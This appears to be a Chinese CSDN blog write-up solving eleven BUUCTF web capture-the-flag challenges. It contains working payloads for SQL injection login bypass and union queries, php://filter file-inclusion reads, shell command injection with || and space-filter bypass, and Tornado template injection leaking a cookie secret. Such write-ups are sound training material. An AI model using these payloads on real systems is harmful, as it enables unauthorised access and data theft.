BUUCTF解题web十一道

原创

Sprint#51264 于 2021-05-26 21:44:45 发布 89 收藏

分类专栏： Web

本文链接：https://blog.csdn.net/qq_45837896/article/details/117262823


Web 专栏收录该内容

12 篇文章 0 订阅

订阅专栏

文章目录

[2019极客大挑战]EASYSQL


到页面里发现是一个登录框
回想注入思路，先判断注入类型，然后尝试登陆绕过

使用万能密码username=' or 1=1 or '1'='1'# &password=asd

[2019极客大挑战]HAVEFUN

打开页面发现是一只猫猫，点了两下拖了两下发现没什么


然后老规矩F12查看有没有提示信息




发现有这么一段代码，可以对页面传参cat，传cat='dog'就执行了一段代码，不知道是什么，尝试了一下直接出了flag…

[SUCTF]EASYSQL


进入发现是一个查询框



- 尝试判断注入类型的时候，发现页面一直给我回显NONONO.
- 这里猜测是有关键字过滤，于是乎就试了试，发现过滤了and,or,union,",order,flag,from,information
- 应该有很多字段，但是常见的注释符没有过滤
- 还有大小写也一视同仁
- 然后就正常查询一下看看回显，放入1，发现还是一，放入其他数字还是一样，但是当1#或者2#时都显示前面的数字




尝试database()#爆出数据库名



然后我又尝试输入bool字段，发现false回显0，true回显1

至此做出大胆猜测

- 尝试输入1=2，页面回显



也就是说相当于是一个布尔盲注

> https://blog.csdn.net/qq_43619533/article/details/103434935（没思路了参见博客）

说联想到select 输入数据||flag from Flag(这个表名用show tables查看)


这里应该是根据题目描述猜测出来的，描述说到输入正确的flag就会显示flag，所以才有后面这个||后的东西

> ||在这里起到or的作用

> 内置的sql语句为 sql = " select ".sql = “select “. sql=“select”.post[‘query’].”||flag from Flag”;
> 如果$post[‘query’]的数据为*,1，sql语句就变成了select *,1||flag from Flag，也就是select *,1 from Flag，也就是直接查询出了Flag表中的所有内容


妙啊

[ACTF2020 新生赛]Include1

> 根据这个标题首先就能知道这是一道文件包含题
>
> 
>
>
> 
>
>
> 看这个tip是包含的flag.php这个文件

尝试目录扫描，直接回429(太多请求)状态码，阻止扫描行为

使用伪协议，构造payload的时候发现页面对敏感字符有过滤



- 经过测试，页面过滤php://input和data://，也不能用大小写绕过，不能写入shell
- 但是没有过滤filter，使用filter查看页面源码，构造payload

  `?file=php://filter/read=convert.base64-encode/resource=flag.php`


PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YzFmMDc3YzAtY2Y5ZS00MGNlLWE2MjItMDM0YmVjYjA5NTFkfQo=

base64进行解码得到flag。

可以的

[极客大挑战 2019]Secret File

- 根据这个题目名称然后想到的是目录扫描，隐藏文件



得，没有扫出来

- 然后根据这个“隐藏”一词，在页面里找找黑黢黢的字或者直接看页面源码找找隐藏字段
-

```
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;
color:black;left:44%;cursor:default;">Oh! You found me</a>
```

有这么个链接


Oh! You found me
Syclover @ cl4y
https://blog.csdn.net/qq_45837896

点进去


我把他们都放在这里了，去看看吧
SECRET
https://blog.csdn.net/qq_45837896

点一下这个secret看看发生什么

又出来个这东西，说我们没看清，找了找页面里啥也没有，返回去看secret那个页面，看看链接属性

```
<br>
<a id="master" href="./action.php" style="background-color:red;height:50px;width:200px;
color:#FFFFFF;left:44%;">…</a>
```

发现它用的是当前目录的action文件，我们直接尝试一下进入它

- 最终还是跳转到end页面，查看进程

状态	方法	域名	文件	发起者	类型	传输	大小
302	GET	83d141a5-a5c9-447f-bc4f-2...	action.php	document	html	835 字节	620 字节
200	GET	83d141a5-a5c9-447f-bc4f-2...	end.php	document	html	813 字节（已竞速）	620 字节
	GET	83d141a5-a5c9-447f-bc4f-2...	favicon.ico	FaviconLoader...	html	1.02 KB（已竞速）	1.02 KB

action出来一个302跳转，我们需要看一下这个页面到底有什么东西

用burp拦截，然后repeater放包，看看这个302页面响应

```
Content-Type: text/html; charset=UTF-8
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
Content-Length: 63

<!DOCTYPE html>

<html>
  <!--
  secr3t.php
  -->
</html>
```

有个secr3t.php文件，访问一下

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


又出现这样的页面，看来还得绕过限制

- 要向页面传file参数，并且不能用`php://input`和`php://data`，那就试一下filter咯
- 构造payload:`?file=php://filter/read=convert.base64-encode/resource=flag.php`

```
        include($file);
//flag放在了flag.php里
?>
</html>
```


PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5IHN

得到flag

绕啊~


[极客大挑战 2019]LoveSQL

> 用SQLMAP是没有灵魂的



熟悉的页面，上次就是用万能密码过的，这次看看还成不成

`' or 1=1 or '1'='1' #`密码记得随便填一下



发现可以？？

那就尝试一下手工注入？


经测试有三个显示位`' union select 1,2,3 #`

- database()='geek'
- table= geek l0ve1ysq1
- column= id username password
  最后

最后一个就是flag

> 没有过滤，就是万能密码还有常规注入

[ACTF2020 新生赛]Exec




页面很熟悉，这里考查命令执行

> 要熟练掌握管道符的应用还有windows或者linux下的常见命令

判断位置 `127.0.0.1 || pwd`

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/var/www/html
```

路径穿越




```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
total 12K
     4 bin
     0 dev
     0 etc
     4 flag
     0 home
     0 lib
     0 media
     0 mnt
     0 opt
     0 proc
     0 root
     0 run
     4 sbin
     0 srv
     0 sys
     0 tmp
     0 usr
     0 var
```


发现这个flag不是一个目录，是一个文件

`127.0.0.1 || cat ../../../flag`

初级命令执行

[GXYCTF2019]Ping Ping Ping

从题目来看还是要考查命令执行的
但是这道题有过滤的,我弄了老半天才理解这个是什么意思

/?ip= 1fxck your symbol!

这个意思就是不能特殊标点符

/?ip= fxck your space!

这个就是不让你用空格
尝试空格绕过

那我们就不用空格了，直接挤在一起
`/?ip=127.0.0.1||pwd`

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/var/www/html
```

能行√

`ls`

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
```

/?ip= fxck your flag!

flag是关键字
发现弄不成，还是得用空格，想办法绕一下，查一查空格绕过

> https://www.cnblogs.com/wangtanzhi/p/12246386.html(参照)

emm，绕过成功

学到了啊

[极客大挑战 2019]Knife

白给的shell，连就完了，然后flag在根目录下，找找就有了

神奇的shell啊

[护网杯 2018]easy_tornado

下面来到我们熟悉的easytornado

/flag.txt
flag in /fllllllllllllag

/welcome.txt
render

/hints.txt
md5(cookie_secret+md5(filename))

三个页面分别有这么些内容，

flag在/fllllllllllag里，访问这个文件存在模板注入点

55

> https://www.tornadoweb.org/en/stable/ 这是tornado的官网

render是tornado框架里面的一个函数，render是渲染函数，你可以通过这个函数渲染你的template模板，你可以通过render函数，向你的xxxx.html传参

> 查阅手册是一个需要耐心的过程

```
def get_secure_cookie(
    self,
    name: str,
    value: Optional[str] = None,
    max_age_days: float = 31,
    min_version: Optional[int] = None,
```


在tornado框架里有一个get_secure_cookie函数可以获取已经设置的cookie的值

```
self.require_setting("cookie_secret", "secure cookies")
if value is None:
    value = self.get_cookie(name)
return decode_signed_value(
    self.application.settings["cookie_secret"],
    name,
    value,
    max_age_days=max_age_days,
    min_version=min_version,
)
```


通过调用self.application.settings来输出值

然后找相关信息

```
@property
def settings(self) -> Dict[str, Any]:
    """An alias for `self.application.settings <Application.settings>`."""
    return self.application.settings
```



self.application.settings有一个alias(别名)叫requesthandler.settings

> https://www.cnblogs.com/chalan630/p/12609470.html（参见）

`handler`指向的处理当前这个页面的`RequestHandler`对象， `RequestHandler.settings`指向`self.application.settings`， 因此`handler.settings`指向`RequestHandler.application.settings`。

利用模板注入`msg={{handler.settings}}`

{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '5d10dcb8-e732-45cd-afc0-732822479998'}

`/file?filename=/flllllllllllag&filehash=8ece6e1ebb84a1280755edb1c51ba39c`


得出flag

对代码的分析能力和关键信息获取好重要


[极客大挑战 2019]Http

进来发现一个很友好的页面，然后不知道标题是什么意思


看了看没有什么头绪，就F12打开看看有什么东西
点来点去的时候发现了这个



* 氛围这两个字指向了一个页面



把点击属性改了或者直接进文件到这个amazing页面了就

